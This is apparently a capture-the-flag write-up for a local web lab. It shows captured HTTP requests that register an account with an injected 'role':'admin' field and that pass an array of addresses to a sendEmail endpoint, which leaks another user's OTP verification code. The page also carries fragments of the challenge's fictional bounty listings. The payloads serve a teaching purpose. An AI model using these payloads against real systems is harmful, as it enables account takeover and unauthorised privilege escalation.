


```
  /** Sends an email using the preselected transport object */
  sendMail(mailOptions: Mail.Options, callback: (err: Error | null, info: T) => void): void;
  sendMail(mailOptions: Mail.Options): Promise<T>;
```


Let's see what params we can pass to sendMail!



```
POST /api/register HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (Macintosh;
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:1337/
Content-Type: application/json
Content-Length: 49
Origin: http://localhost:1337
DNT: 1
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"123@interstellar.htb",
  "password":"123"
}
```




```
POST /api/register HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (Macintosh;
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:1337/
Content-Type: application/json
Content-Length: 49
Origin: http://localhost:1337
DNT: 1
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"123@interstellar.htb",
  "password":"123",
  "role":"admin"
}
```




```
POST /api/sendEmail HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (Macintosh; I
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:1337/
Content-Type: application/json
Content-Length: 32
Origin: http://localhost:1337
DNT: 1
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4

{
  "email":"123@interstellar.htb"
}
```

→



```
POST /api/sendEmail HTTP/1.1
Host: localhost:1337
User-Agent: Mozilla/5.0 (Macintc
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
Referer: http://localhost:1337/
Content-Type: application/json
Content-Length: 32
Origin: http://localhost:1337
DNT: 1
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4

{
  "email":[
    "123@interstellar.htb",
    "test@email.htb"
  ]
}
```




Inbox

From	To	Content
no-reply@interstellar.htb	123@interstellar.htb	Your verification code is: 176e7dab06e9474603ac0a8e72a79f97

Yay! It worked

Vulnerability #1:

Poor usage of the email API, we can leak OTP codes.



RISK LEVEL: HIGH

Zorak the Destroyer

Alias: Butcher of Argon, Scourge of Nebula 7
Species: Kronovian
Location: Xandar, Andromeda
Reward: 50000 credits

RISK LEVEL: MEDIUM

Jax Colt


Alias: The Lone Wolf, Ghost of the Frontier
Species: Human
Location: Frontier Station Alpha, Milky Way
Reward: 75000 credits

RISK LEVEL: HIGH

